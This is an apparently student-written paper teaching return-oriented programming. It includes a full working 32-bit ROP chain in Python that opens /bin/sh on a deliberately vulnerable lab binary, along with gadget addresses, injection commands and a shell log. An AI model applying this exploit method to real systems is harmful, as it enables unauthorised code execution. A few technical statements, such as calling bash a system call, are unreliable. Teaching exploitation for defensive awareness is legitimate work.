

1 An Introduction to Return Oriented Programming

2 Maximilian Heim¹

3 University Albstadt-Sigmaringen, Albstadt, Germany, MaximilianHeim@protonmail.com

4 **Abstract.** ROP is a buffer overflow exploitation technique developed in 2007. Under
5 certain circumstances it can provide arbitrary code execution on assembly level,
6 because of that it is a devastating technique for black-hats. Modern 64 Bit binaries
7 are generally decently secure against ROP with ASLR and stack protections enabled.
8 32 Bit binaries or binaries compiled for non PC systems may not provide the same
9 protection though and may be vulnerable to ROP.

10 **Keywords:** ROP · Return Oriented Programming · ret2libc · ret2lib · ROP-
11 Gadget · Stack Overflow · Buffer Overflow · Binary Exploitation · Cyber Security
12 · ASLR · Address Space Layout Randomization · NX · DEP

13 1 Introduction

14 Return Oriented Programming, abbreviated ROP is a type of buffer overflow attack that
15 has been published in 2007 by Hovav Shacham. [Sha07] and has become a widely known
16 buffer overflow technique since. It has been developed to circumvent the NX-BIT protection
17 that protects the stack from being executed. The general consensus is that modern binaries
18 are practically not vulnerable to buffer overflow attacks, but there is a lot of research
19 surrounding breaking of these security measures that shows practical strength of these
20 security measures does not equal the theoretical strength due to side channels, bugs or
21 other exploits. [SPP⁺04] With high enough reward ROP may be a devastating technique
22 for black-hats, because of that it is important to raise awareness about binary exploitation
23 generally and ROP. Because of that this paper will demonstrate the underlying theory
24 and demonstrate it with an attack on a vulnerable binary.

25 2 Gadgets

26 **Introduction** On the x86 architecture the `ret` instruction is defined to pop the return
27 instruction pointer from the stack into the `eip` register and redirect code execution to that
28 memory address. [ret] A ROP gadget consists of a few instructions (usually 1-3) that end
29 on a `ret`.

30 **How to find Gadgets** A gadget can be found by searching for `0xC3` Bytes in the program.
31 The instructions before then represent the code code that can be executed by injecting
32 the addresses of these instructions. It is possible to search for gadgets with `objdump`
33 or `hexdump`, however, the tools specifically made for finding ROP gadgets are really
34 easy to use and provide lots of customizability and features for finding the required
35 gadgets. To name a few ROP gadget tools there is `ropper`, `ROPgadget` and `pwntools`.
36 For this paper the software `ROPgadget` has been employed since i found it easy to use.
37 `ROPgadget` can be found in most package managers or can be downloaded directly from
38 <https://github.com/JonathanSalwan/ROPgadget>. The gadgets can be extracted from

the file with the following command [Lst. 1](#). We can then use regular expressions or ROPgadget directly to search for the required gadgets.

Listing 1: Exporting gadgets with ROPgadget

```
ROPgadget --binary ./vuln --nojob > gadgets
```

This command produces an output with results similar to this [Lst. 2](#).

Listing 2: Output of ROPgadget

```
0x08059ee3 : mov word ptr [edx], ax ; mov eax, edx ;
ret
0x08071e4e : mov esp, 0xc70cec83 ; ret 0xffe0
0x0807faa3 : sti ; xor eax, eax ; ret
0x0808b285 : pop edx ; xor eax, eax ; pop edi ; ret
0x080539e7 : mov esp, 0x39fffffd ; ret
0x0804b8d4 : xchg eax, esp ; ret
0x08095aef : mov esi, eax ; pop ebx ; mov eax, esi ;
pop esi ; pop edi ; pop ebp ; ret
0x0806ceec : pop es ; add byte ptr [ebx - 0x39], dl ;
ret 0xffd4
0x0804a444 : or eax, 0xffffffff ; ret
0x08051bce : dec eax ; ret
```

These are only 10 Lines out of the 8244 lines found by the tool though and i purposefully filtered out some good and bad ones for demonstration. It is clearly visible that many candidates for ROP can be found, even in a file with a relatively small size of 72 kB. Though most of these gadgets are not all that useful because they often modify a lot of registers, possibly messing up the desired state. In most cases we can find suitable candidates using regular expressions, this will be demonstrated later in this section [Sec. 2.1](#).

Overview of powerful gadgets

pop pop allows us to write arbitrary values into registers. For that we search for a `pop <reg>` instruction inside our gadgets, in the payload we can then place the value that we want to insert after the address of the `pop` instruction. [\[RBSS12\]](#) If we can not find a suitable gadget we can try to get creative and achieve the desired state another way. For example if we want to modify `ecx` but do not have a `pop ecx` instruction available we could achieve it with something like this: `xor ecx, ecx ; pop eax ; xor ecx, eax`. Provided that we have these gadgets available.

mov mov allows us to read from memory, copy values from register to register and write arbitrary values into memory. In order to read from memory we have to search for a `mov dword ptr <reg1>, [<reg2>]` instruction, we can then specify the memory address to read from in `reg2`. In order to copy a value from register to register we have to search for a `mov <reg1>, <reg2>` gadget. In order to write to memory we have to search for a `mov dword ptr [<reg1>], <reg2>` instruction inside our gadgets, we can then specify the value in `reg2` and the address in `reg1`, given there is a way to modify both registers.

arithmetics, boolean algebra Arithmetic operations like `add`, `sub`, `inc` and `xor` can be useful to bring registers into our desired state. [\[RBSS12\]](#) For that we search for the corresponding gadget with the required operands. For example `xor` can be used to clear a register or copy its contents. It often occurs in the following forms: `xor eax, eax` or `xor eax, edx`. The first case clears the register since `xor` computes a non-equivalence, formally $a \oplus a = 0$ and the second one copies the value of the 2nd operand into the 1st

operand when the target register is 0x00 since 0x00 is the neutral element of the xor operation, formally $a \oplus 0 = a$.

int 0x80 int stands for interrupt, the interrupt int 0x80 causes a system call to be executed. System calls are kernelspace programs/operations that require higher privileges than what is available in a userspace program. Examples for system calls include io and **execve** which allows to execute arbitrary programs. In combination with **pop**, **mov** and other instructions we can specify the concrete system call. [RBSS12] One of the most powerful system calls for blackhats is bash since it allows permanently implementing malware or gain insight into files, it can be called with the argument `/bin/sh`. This will be demonstrated in Sec. 4.

2.1 Filtering the gadgets

Introduction In order to find the required gadgets we can use the tools directly or we can use regular expressions. In order to make this paper more general and easy to replicate i will be using regular expressions to find the desired gadgets.

Gadgets and their corresponding Regular Expression The following table describes what regex we can use to find the gadgets required for the attack.

- `pop edx` → `^.{0,20}pop edx.{0,20}ret\n`
- `int 0x80` → `^.{0,20}int 0x80\n`
- `xor eax, eax` → `^.{0,20}xor eax, eax.{0,20}ret\n`

for all of these regular expressions there were gadgets for the given program in Sec. 4. If there are no results the amount of possible characters before or after the gadget can be increased until results show up. It is however desirable to have gadgets with as few and noninterfering instructions as possible, if this is accomplished we can almost use the instructions we found like in assembly. Gadgets which do multiple things at once however can mess up the desired state and break the payload so it is important to thoroughly analyze the gadgets before generating the payload.

3 Theory

3.1 Stack

The following graphic Fig. 1 is an illustration of how the stack changes when injecting the payload. The buffer first has to be filled. In binary exploitation the letter A is used for that most of the time, it has an easy to identify hexadecimal value of 0x41. It is important to note that without any special compiler options the stack will be aligned in `dword`'s/16 Byte blocks. because of that the buffer has to be filled with more bytes than the buffer holds if $s \bmod 16 \neq 0$ holds true, s being the buffer size in Bytes.




Figure 1: The stack when injecting the payload

3.2 ROP Runtime Behaviour

The following graphic Fig. 2 illustrates how the gadgets get executed once the instruction pointer `eip` points to the `ret` in `main`. Once this happens the execution gets redirected to the first gadget and executes the instructions in it. As soon as `eip` points to the `ret` in the 1st gadget the address of the 2nd gadget is `pop`'d into `eip` and execution continues there, from there the same thing happens again until execution reaches the end of the last gadget.




Figure 2: The stack when injecting the payload

4 Attack: Opening a Shell

4.1 Target Program

Target Program The following program is the target of our attack, it uses a command line argument to provide the payload and `strcpy` for the buffer overflow, overwriting the return address after the 8 Byte buffer.

Listing 3: The Target Program

```
129 1 #include <stdio.h>
130 2 #include <string.h>
131 3
132 4 int main(int argc, char *argv[]) {
133 5     char buffer[8] = {0};
134 6     if (argc != 2) {
135 7         printf("A single argument is required.\n");
136 8         return 1;
137 9     }
138 0     strcpy(buffer, argv[1]);
139 1     return 0;
140 2 }
```

Compilation We compile the target program with the following command. There are several important options given in this command. Most importantly the `-fno-stack-protector` option disables stack canaries which would otherwise directly terminate the program when the canary is overwritten. The `-m32` option compiles the binary as a 32 Bit executable, this makes the attack easier. The `-static` option makes the binary statically linked. Without this option there are only 50 gadgets available, considering most of them are not useful for our attack it is practically impossible to perform the attack with just these gadgets. The `-static` option includes the `libc` library in the executable, increasing the gadget count to over 8000. However, it is possible to determine the address of the dynamically linked library at runtime and adding an offset for each gadget to this address. This has been described by Saif El-Sherei [ES] but will not be further discussed in this paper.

Listing 4: The compilation command

```
clang -o vuln vuln.c -m32 -g -fno-stack-protector -static
```

4.2 Phases of developing the attack

The attack consists of several phases

1. Specify attack, analyze necessary setup to be done. [Sec. 4.3](#)
2. Extract gadgets using tools, e.g. ROPgadget [Sec. 2](#)
3. Determine how many words are needed to override the base pointer `ebp` [Sec. 4.3](#)
4. Determine position of a writable data segment [Sec. 4.3](#)
5. Generate payload with the extracted gadgets based on the specification in step 1. [Sec. 4.3](#)
6. Insert payload into target using a vulnerability [Sec. 4.3](#)

4.3 Opening a Shell

Specification and abstract payload After specifying the goal and possibly simplifying it we have to determine the required program state. For the example in this paper we want to open a shell, for that the simplest way is to execute an `execve` system call. The following program state Fig. 3 has to be achieved so the interrupt `int 0x80` causes a shell to be opened. [Pix16] [pro]

	Registers		Memory
EAX	0x0B (11 ₁₀)	0x080e5020	"/bin"
EBX	0x080e5020 (.data)	0x080e5024	"/sh"
ECX	0x00 (0 ₁₀)	0x080e5028	"\0" + 3 * {0,...,255}
EDX	0x00 (0 ₁₀)	0x080e502C	4 * {0,...,255}

Figure 3: Required Program State for the `execve` Syscall

Extract gadgets The gadgets can be extracted like described in Sec. 2

Determine the padding Compilers optimize stack alignment and without providing options to change that the simplest way to determine the padding required is to test the program until it crashes with a payload increasing by 1 word in each iteration. This can be automated in a Python script Lst. 5. This script applies the method mentioned above with the `os.system` function. The return value of that function is the exit code of the program that has been executed and is either 0 when the execution ended without any errors and non 0 when an error or exception occurred during startup or runtime. This means we can increase the input by "AAAA" in each iteration until the return value is non zero. At this point the base pointer `ebp` has been overridden causing the program to crash. Now reducing the padding by 1 word results in the correct amount.

Listing 5: A Python Script to Determine the Required Words

```

180 1 import os
181 2 import sys
182 3
183 4 def determine_word_count(target_program_path: str, buffer_size: int) -> int:
184 5     for words in range(1, buffer_size + 64):
185 6         if os.system(target_program_path + ' ' + 'AAAA' * words):
186 7             return words - 1
187 8     return -1
188 9
189 10 if __name__ == '__main__':
190 11     word_count = determine_word_count(sys.argv[1], int(sys.argv[2]))
191 12     print('Required words: ' + str(word_count))
192 13     print('String: ' + 'AAAA' * word_count)

```

193 **Determine the address of a writable segment** The segments in a binary can be read only
 194 or writable. It is possible to determine whether a segment is read only with `objdump -h`.
 195 However, the following [Lst. 6](#) bash command can be used to find the address of the data
 196 segment. The data segment contains static and global variables. Since the target program
 197 does not have any global or static variables we can override this segment with arbitrary
 198 character sequences.

Listing 6: Determine the Address of .data

```
199 objdump -h ./vuln | grep "\\..data "
```

200 **Generating the payload** There are many ways to generate the payload, the most common
 201 and simple method is with python's `struct.pack` function. [\[pro\]](#) The following exam-
 202 ple [Lst. 7](#) illustrates how to generate a payload with `pack`.

Listing 7: How to use struct.pack

```
203 1 from struct import pack
204 2 p = bytes('AAAAAAAABBBB', 'ascii')
205 3 p += pack('<I', 0x0802840)
206 4 print(str(p)[2:-1])
```

207 Now that all requirements are met the payload can be constructed.

208 **/bin//sh** The first step is to write `/bin//sh` into the `.data` segment. This implies
 209 the use of the `mov` function. Ideally the registers used should either be `eax`, `ebx`, `ecx` or
 210 `edx` since these registers provide the easiest access, usually with multiple `pop` gadgets
 211 in an executable. After checking the gadgets the following seemed like the best gadget:
 212 `0x08080742 : mov dword ptr [edx], eax ; ret`. Locating the `pop` instructions for
 213 these 4 registers was simple and yielded: `0x080ac76a # pop eax ; ret`, `0x08049022 #`
 214 `pop ebx ; ret`, `0x08054f5b # pop ecx ; add al, 0xf6 ; ret` and `0x0808b285 #`
 215 `pop edx ; xor eax, eax ; pop edi ; ret`. The 3rd gadget adds a number to the `eax`
 216 register and the 4th gadget `xor`'s it. For the sake of this attack this is not a problem since
 217 we can simply modify `eax` last. The 4th gadget also `pop`'s a value into `edi` which does not
 218 interfere with this attack, it just means that we have to provide an arbitrary word after the
 219 parameter for `pop edx`. With these instructions it is possible to write `/bin//sh` into
 220 the `.data` segment. Once a string is written into memory it still needs to have a `0x00`
 221 Byte added after it, that is because some `string.h` functions use the `0x00` Byte to identify
 222 the end of a string. This means that depending on the implementation of the target it is
 223 important to not insert any `0x00` Bytes into the payload otherwise the buffer does overflow
 224 fully. In most cases we can still write `0x00` Bytes into registers or into memory. This can
 225 be accomplished by `xor`'ing a register with itself and then copying that value into a register
 226 or into memory. In order to write a `0x00` Byte after the string we can `xor` the `eax` register
 227 with `0x08050a08 # xor eax, eax ; ret`. After that we simply have to copy it again.

228 **Initializing the registers** As seen in [Fig. 3](#) we first need to write the address of `/bin`
 229 `//sh` into `ebx`, this can simply be done with the `pop ebx ; ret` gadget. Then we need to
 230 clear `ecx` and `edx`. For clearing `edx` the gadget `0x0807b179 # xor edx, edx ; mov eax`
 231 `, edx ; ret` is a good candidate, since it only modifies `eax` apart from the desired effect.
 232 There were no `xor ecx, ecx` or `mov ecx, <reg>` gadgets that ended on a return so `ecx`
 233 was just set to point at the null pointer after the `/bin//sh` string, making the provided
 234 argument list empty. The last step to set up the `execve` system call is to set `eax` to
 235 `11/0x0B`. For that we can use the `0x08050a08 # xor eax, eax ; ret` gadget from before
 236 to set `eax` to `0x00` and then increment it 11 times with `0x0809d0ae # inc eax ; ret`.

237 **Interrupt** In the end the 0x080499b2 # int 0x80 interrupt gets called. If the state
 238 got initialized correctly /bin//sh gets executed.

239 **Constructing the payload** From all the previous steps the payload got constructed
 240 with python Lst. 8. As seen in the example we can define all the addresses, gadgets and
 241 other parameters as variables and reuse them in the pack calls, this way changing a gadget
 242 only requires one value to be changed. The different

Listing 8: Payload to open /bin/sh

```

243 1 from struct import pack
244 2 data = 0x080e5020
245 3 xor_eax_eax = 0x08050a08 # xor eax, eax ; ret
246 4 xor_edx_edx = 0x0807b179 # xor edx, edx ; mov eax, edx ; ret
247 5 pop_eax = 0x080ac76a # pop eax ; ret
248 6 pop_ebx = 0x08049022 # pop ebx ; ret
249 7 pop_ecx = 0x08054f5b # pop ecx ; add al, 0xf6 ; ret
250 8 pop_edx = 0x0808b285 # pop edx ; xor eax, eax ; pop edi ; ret
251 9 inc_eax = 0x0809d0ae # inc eax ; ret
252 0 int_80 = 0x080499b2 # int 0x80
253 1 mov_edx_eax = 0x08080742 # mov dword ptr [edx], eax ; ret
254 2 filler = 0x11111111
255 3
256 4 p = bytes('AAAA' * 4 + 'BBBB' * 1, 'ascii') # Padding + EBP
257 5
258 6 # write /bin at .data
259 7 p += pack('<I', pop_edx)
260 8 p += pack('<I', data)
261 9 p += pack('<I', filler)
262 0 p += pack('<I', pop_eax)
263 1 p += bytes('/bin', 'ascii')
264 2 p += pack('<I', mov_edx_eax)
265 3 # write //sh at .data + 4
266 4 p += pack('<I', pop_edx)
267 5 p += pack('<I', data + 4)
268 6 p += pack('<I', filler)
269 7 p += pack('<I', pop_eax)
270 8 p += bytes('//sh', 'ascii')
271 9 p += pack('<I', mov_edx_eax)
272 0 # \0 at .data + 8
273 1 p += pack('<I', pop_edx)
274 2 p += pack('<I', data + 8)
275 3 p += pack('<I', filler)
276 4 p += pack('<I', xor_eax_eax)
277 5 p += pack('<I', mov_edx_eax)
278 6 # write address of string that points to program into ebx
279 7 p += pack('<I', pop_ebx)
280 8 p += pack('<I', data)
281 9 # write arguments into ecx
282 0 p += pack('<I', pop_ecx)
283 1 p += pack('<I', data + 8)
284 2 # write environment into edx
285 3 p += pack('<I', xor_edx_edx)
286 4 # set eax to 11
287 5 p += pack('<I', xor_eax_eax)
288 6 for _ in range(11):
289 7     p += pack('<I', inc_eax)
290 8 # call interrupt
291 9 p += pack('<I', int_80)
292 0
293 1 print(str(p)[2:-1])
294 2
295 3 with open('payload', 'wb') as file:
296 4     file.write(p)

```


Injecting the payload How the payload gets injected depends on the target. For the example in this paper the payload can be injected using the following commands [Lst. 9](#).

Listing 9: Injecting the payload

```
python3.10 payload.py
./vuln "'cat payload'"
```

5 Results

Attack After injecting the generated payload from [Sec. 4](#) as a command line argument the program opened a shell from which we can use privilege escalation techniques in order to completely compromise the system. The only protections that had to be disabled were

```
root@DESKTOP-DPRMD19 /h/m/ReturnOrientedProgrammingPaper (main)# ./vuln "$(cat payload)"
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]# ls *.tex
iacrdoc.tex paper.tex paper2.tex presentation.tex settings.tches.tex settings.tosc.tex
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]# exit
exit
root@DESKTOP-DPRMD19 /h/m/ReturnOrientedProgrammingPaper (main)# exit
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]#
```

Figure 4: Shell Opened with ROP

stack canaries and ASLR. It is likely that there are systems still in use today which are vulnerable to this kind of attack due to not having these protections or the protections themselves being attackable. Since it allows almost arbitrary code execution it is very important to identify these devices and patch or replace them.

ASLR The information whether ROP works with ASLR enabled is inconsistent. While trying this attack with `/proc/sys/kernel/randomize_va_space` set to 2 meaning full randomization the attack still seemed to work. The inconsistent information probably arises due to different approaches being used. With executables that have PIE enabled ROP is still possible but only with ASLR disabled [\[ES\]](#). With the compiler options used for this example PIE is disabled and ASLR seems to have no effect on the exploit. This is because the ASLR settings 1 and 2 only randomize shared libraries and PIE binaries [\[Nyf\]](#), since the program has been compiled with the `-static` option, which implicitly compiles the program to not be position independent, ASLR is not being used, even when activated.

6 Protection

Stack canaries Stack canaries are one of the most effective approaches against ROP, they are enabled by default and prevent most forms of buffer overflows, however, stack canaries can be based on a small entropy pool and can therefore be bruteforced with an effort significantly smaller than regular bruteforcing. Depending on the target it can still be profitable and possible to bruteforce it even with a big entropy pool and high randomness.

NX The activation of the NX bit has no effect on ROP since the program never executes code outside the segments marked with the `CODE` flag like in a classical stack overflow attack. [\[RBSS12\]](#)

ASLR According to a paper by Hovav Shacham et al. ASLR is a good protection against ROP in 64 bit binaries assuming no side channel leakage since 40 bit are available for randomizations of the libraries and code locations, however, 32 Bit binaries only use 16 Bit for randomization. Because of that they were able to perform a buffer overflow attack like ret2libc on an Apache server with an average of 216 seconds. [SPP⁺04]

References

- [ES] Saif El-Sherei. Return oriented programming (rop ftw) - exploit-db.com. [https://www.exploit-db.com/docs/english/28479-return-oriented-programming-\(rop-ftw\).pdf](https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf).
- [Nyf] Rene Nyffenegger. https://renenyffenegger.ch/notes/Linux/fhs/proc/sys/kernel/randomize_va_space.
- [Pix16] Pixis. Rop - return oriented programming. <https://en.hackndo.com/return-oriented-programming/>, Oct 2016.
- [pro] Return-oriented programming (rop). <https://www.proggen.org/doku.php?id=security%3Amemory-corruption%3Aexploitation%3Arop>.
- [RBSS12] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.*, 15(1), mar 2012.
- [ret] X86 instruction set reference - return from procedure. https://c9x.me/x86/html/file_module_x86_id_280.html.
- [Sha07] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM Conference on Computer and Communications Security, CCS '07*, page 552–561, New York, NY, USA, 2007. Association for Computing Machinery.
- [SPP⁺04] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM Conference on Computer and Communications Security, CCS '04*, page 298–307, New York, NY, USA, 2004. Association for Computing Machinery.